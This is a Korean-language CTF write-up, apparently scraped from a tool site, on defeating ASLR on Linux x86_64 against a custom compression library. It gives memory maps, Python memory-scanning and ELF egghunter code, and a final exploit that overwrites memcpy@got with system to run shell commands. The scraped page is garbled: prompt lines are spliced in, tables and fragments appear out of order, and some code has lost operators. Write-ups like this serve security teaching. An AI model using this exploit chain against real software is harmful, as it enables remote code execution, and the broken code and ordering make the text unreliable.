7fe3c0000000-7fe3c4000000 r--p 00000000 00:af 9 /challenge/files/3.unkyle 7fe3c4000000-7fe3c8000000 r--p 00000000 00:af 7 /challenge/files/2.unkyle 7fe3c8000000-7fe3cc000000 r--p 00000000 00:af 5 /challenge/files/1.unkyle 7fe3cc000000-7fe3d0000000 r--p 00000000 00:af 3 /challenge/files/0.unkyle 7fe3d0000000-7fe3d01a8000 rw-p 00000000 00:00 0 7fe3d01a8000-7fe3d4000000 ---p 00000000 00:00 0

... Libraries: ...

7fe3d6a1e000-7fe3d6a1f000 r--p 00000000 fe:01 1445947 /challenge/libkylezip.so 7fe3d6a1f000-7fe3d6a20000 r-xp 00001000 fe:01 1445947 /challenge/libkylezip.so 7fe3d6a20000-7fe3d6a21000 r--p 00002000 fe:01 1445947 /challenge/libkylezip.so 7fe3d6a21000-7fe3d6a22000 r--p 00002000 fe:01 1445947 /challenge/libkylezip.so 7fe3d6a22000-7fe3d6a23000 rw-p 00003000 fe:01 1445947 /challenge/libkylezip.so 7fe3d6a23000-7fe3d6a25000 rw-p 00000000 00:00 0 7fe3d6a25000-7fe3d6a26000 r--p 00000000 fe:01 2761539 /lib/x86_64-linux-gnu/ld-2.33.so 7fe3d6a26000-7fe3d6a4d000 r-xp 00001000 fe:01 2761539 /lib/x86_64-linux-gnu/ld-2.33.so 7fe3d6a4d000-7fe3d6a57000 r--p 00028000 fe:01 2761539 /lib/x86_64-linux-gnu/ld-2.33.so 7fe3d6a57000-7fe3d6a59000 r--p 00031000 fe:01 2761539 /lib/x86_64-linux-gnu/ld-2.33.so 7fe3d6a59000-7fe3d6a5b000 rw-p 00033000 fe:01 2761539 /lib/x86_64-linux-gnu/ld-2.33.so

...

root@kitploit:~
메모리 스프레이로 생성된 주소에 주목해 봅시다. \(*.unkyle 파일\)

[경계 교차 트릭](#Boundary-cross-trick)을 적용해 볼 수 있습니다.

| mem | 4gb 경계 교차?
| - |-
| 7fe2dc000000 | 아니요
| 7fe2e0000000 | 아니요
| 7fe2e4000000 | 아니요
| 7fe2e8000000 | 아니요
| 7fe2ec000000 | 아니요
| 7fe2f0000000 | 아니요
| 7fe2f4000000 | 아니요
| 7fe2f8000000 | 아니요
| 7fe2fc000000 | 아니요
| 7fe300000000 | 예
| 7fe304000000 | 예
| 7fe308000000 | 예
7fe2..에서 7fe3..으로의 변화를 이용하면 0x100000000 = 4gb 메모리 단위로 메모리를 스캔할 수 있습니다.

## 4.5 마침내 ASLR 무력화

이 단계 크기를 고려하면, `start=0x7f0000000000`부터 `end=0x800000000000`까지 `end - start / size` = 256개의 쿼리만으로 메모리를 스캔할 수 있습니다.```py
start = 0x7f0000000000
end = 0x800000000000 
step = 0x100000000 # 4gb

isMapped = False
j = 0xff
while isMapped == False:
    leakAddr = start + j*step
    isMapped = (isAddrMapped(leakAddr, 1000 + j))
    j -= 1

이 시점에서, leakAddr는 다음과 같은 매핑된 주소입니다: 0x7fXX00000000. 이 경우에는 leakAddr = 0x7fe300000000입니다.

이제 saelo 기법을 따르려면, 하한과 상한을 찾기 위해 0x7fXX00000000 - 0x7fXXffffffff 범위에서 이진 탐색을 수행해야 합니다. 문제는 해당 범위에 일부 구멍이 있어서 이진 탐색이 자주 실패한다는 것입니다.

직접 이 스크립트로 확인할 수 있습니다:``` RANGE SIZE

0x00007f7544000000 - 0x00007f763c000000 0xf8000000 SMALL GAP 0x00caa000 0x00007f763ccaa000 - 0x00007f763e358000 0x016ae000

root@kitploit:~
0x00007f763c000000과 0x00007f763ccaa000 사이의 작은 간격 때문에 이진 탐색이 어긋나지만, 물론 여전히 가능합니다. 하지만 더 쉬운 방법을 찾았습니다.

### 관찰

마지막으로 매핑된 주소를 얻고 싶습니다. 왜냐하면 그곳이 라이브러리가 매핑되는 곳이기 때문입니다.

예를 들어, 라이브러리에 대한 다음 매핑이 주어졌다고 가정해 봅시다.```
7fe3d6a1e000-7fe3d6a1f000 r--p 00000000 fe:01 1445947                    /challenge/libkylezip.so
7fe3d6a1f000-7fe3d6a20000 r-xp 00001000 fe:01 1445947                    /challenge/libkylezip.so
7fe3d6a20000-7fe3d6a21000 r--p 00002000 fe:01 1445947                    /challenge/libkylezip.so
7fe3d6a21000-7fe3d6a22000 r--p 00002000 fe:01 1445947                    /challenge/libkylezip.so
7fe3d6a22000-7fe3d6a23000 rw-p 00003000 fe:01 1445947                    /challenge/libkylezip.so
7fe3d6a23000-7fe3d6a25000 rw-p 00000000 00:00 0
7fe3d6a25000-7fe3d6a26000 r--p 00000000 fe:01 2761539                    /lib/x86_64-linux-gnu/ld-2.33.so
7fe3d6a26000-7fe3d6a4d000 r-xp 00001000 fe:01 2761539                    /lib/x86_64-linux-gnu/ld-2.33.so
7fe3d6a4d000-7fe3d6a57000 r--p 00028000 fe:01 2761539                    /lib/x86_64-linux-gnu/ld-2.33.so
7fe3d6a57000-7fe3d6a59000 r--p 00031000 fe:01 2761539                    /lib/x86_64-linux-gnu/ld-2.33.so
7fe3d6a59000-7fe3d6a5b000 rw-p 00033000 fe:01 2761539                    /lib/x86_64-linux-gnu/ld-2.33.so

다음 트릭을 사용하여 주소 7fe3d6a5b000 - 0x1000를 검색할 수 있습니다:

lastMappedPage = 0x7fe3d6a5a000

우리는 한 번에 반 바이트씩 브루트포싱하며, 최악의 경우 165 = 80번의 쿼리가 필요합니다.```py def linearFindLargest(base, increment, idstart): for i in range(0, 16)[::-1]: print (f"{base + incrementi:#x}", end='\t|\t') if isAddrMapped(base + incrementi, idstart+i): print ('Yes') return iincrement print ('No') raise Exception("linearFindLargest should not fail")

Find upper bound, we can't do a binary search because there are some holes which

screw things up

lastMappedPage = leakAddr lastMappedPage += linearFindLargest(lastMappedPage, 0x10000000, 40000) lastMappedPage += linearFindLargest(lastMappedPage, 0x1000000, 40100) lastMappedPage += linearFindLargest(lastMappedPage, 0x100000, 40200) lastMappedPage += linearFindLargest(lastMappedPage, 0x10000, 40300) lastMappedPage += linearFindLargest(lastMappedPage, 0x1000, 40400) print (f"{lastMappedPage = :#x}")

root@kitploit:~
## 4.6 익스플로잇

마지막으로, 우리는 메모리 매핑에 대해 필요한 모든 것을 알게 되었습니다. 이제 write what where 프리미티브를 코드 실행으로 연결하기만 하면 됩니다.

코드 실행을 달성하기 위해 libkyle.so의 memcpy@got 항목을 system@libc로 덮어썼습니다.

### libkyle 베이스 주소 얻기
운 좋게도 libc 베이스와 libkyle.so 베이스는 lastMappedPage로부터 일정한 오프셋에 있습니다. 나는 그런 경우인 줄 몰라서 `\x7fELF` \(ELF 실행 파일의 헤더\)를 검색하는 egghunter를 작성했지만, 결국 유용하지 않았습니다.```py
    # Scan backwards looking for b'\x7fELF'
    i = 0
    numElf = 0

    while numElf != 2:
        theAddr = lastMappedPage-0x1000*i
        hdr = readFromAddr(theAddr, 4, 40500+i)
        print(f"{i:02d}) Elf in {theAddr:#x}? {hdr.hex()}")
        if hdr == b'\x7fELF':
            numElf += 1
            print (f"found elf at {theAddr:#x}")

        if i > 70:
            print ("Exploit failed, upper bound address was wrong")
            exit(1)

        i += 1

libkyle의 memcpy@got 덮어쓰기와 RCE 획득

운 좋게도 memcpy@got을 system으로 덮어쓰는 것만으로도 플래그를 얻고 그 달콤한 현상금을 차지하기에 충분했습니다 :)```py # exp is a CompressedFile which: # - writes libc.system to memcpy_got # - calls memcpy(cmd, 0, 0) -> system(cmd) cmd = b"ls;cat flag.txt;\x00" exp = CompressedFile(24)

root@kitploit:~
exp.seek((memcpy_got - OUT_ADDR)&M64)
# out=memcpy_got
for b in p64(libc.symbols['system']):
    exp.write(bytes([b]))
# out=memcpy_got+8
# memcpy(out, out-off, size)
# system(out)

in_addr_off = len(exp.content)
exp.content += cmd
exp.seek((IN_ADDR + in_addr_off - (memcpy_got + 8))&M64)
exp.memcpy(0, 0) # system(cmd)

uploadFile(exp.content, 123001)
# profit
getFile(123001)
root@kitploit:~
## 4.7 플래그!

익스플로잇은 [여기](https://github.com/nick0ve/how-to-bypass-aslr-on-linux-x86_64/blob/HEAD/resources/x.py)에서 찾을 수 있습니다.

<p align="center"><img src="https://assets.kitploit.com/production/public/readmes/48660/fbf98cc42c41c4487283d3545ab1f451ddcac7f1c6210e3d211ff5e04f63fef0.png"></p><br/>

익스플로잇의 100% 신뢰할 수 있는 버전도 [여기](https://github.com/nick0ve/how-to-bypass-aslr-on-linux-x86_64/blob/HEAD/resources/reliable_exploit.py)에 있습니다.

## 5. 결론

이 글을 재미있게 읽으셨길 바랍니다. 이해가 충분히 되지 않은 부분이 있다면 주저하지 말고 [@nick0ve](https://twitter.com/nick0ve)에게 연락해 주세요 :)
도구 다운로드
mem16TB 경계 교차?
0x7fb03b55e010아니요
0x7fa03b55d010아니요
0x7f903b55c010아니요
0x7f803b55b010아니요
0x7f703b55a010아니요
0x7f603b559010아니요
0x7f503b558010아니요
0x7f403b557010아니요
0x7f303b556010아니요
0x7f203b555010아니요
0x7f103b554010아니요
0x7f003b553010아니요
0x7ef03b552010예
0x7ee03b551010예
0x7ed03b550010예
0x7ec03b54f010예

if (fstat(fd, &sb) != 0) { return NULL; }

/* mmap the file in for performance, or something... idk kyle made me write this */ // void *mem = mmap(NULL, sb.st_size, PROT_READ, MAP_PRIVATE, fd, 0);

root@kitploit:~

That's the same as doing this

M64 = (1<<64)-1 # Maximum 64bit value def get_off(out: int, target: int): return (target-out) & M64

print ('{:#x}'.format(get_off(0xffffffff, 0)))

root@kitploit:~
주소주소 매핑 여부?
0x7fe3f0000000아니요
0x7fe3e0000000아니요
0x7fe3d0000000예
0x7fe3df000000아니요
0x7fe3de000000아니요
0x7fe3dd000000아니요
0x7fe3dc000000아니요
0x7fe3db000000아니요
0x7fe3da000000아니요
0x7fe3d9000000아니요
0x7fe3d8000000아니요
0x7fe3d7000000아니요
0x7fe3d6000000예
0x7fe3d6f00000아니요
0x7fe3d6e00000아니요
0x7fe3d6d00000아니요
0x7fe3d6c00000아니요
0x7fe3d6b00000아니요
0x7fe3d6a00000예
0x7fe3d6af0000아니요
0x7fe3d6ae0000아니요
0x7fe3d6ad0000아니요
0x7fe3d6ac0000아니요
0x7fe3d6ab0000아니요
0x7fe3d6aa0000아니요
0x7fe3d6a90000아니요
0x7fe3d6a80000아니요
0x7fe3d6a70000아니요
0x7fe3d6a60000아니요
0x7fe3d6a50000예
0x7fe3d6a5f000아니요
0x7fe3d6a5e000아니요
0x7fe3d6a5d000아니요
0x7fe3d6a5c000아니요
0x7fe3d6a5b000아니요
0x7fe3d6a5a000예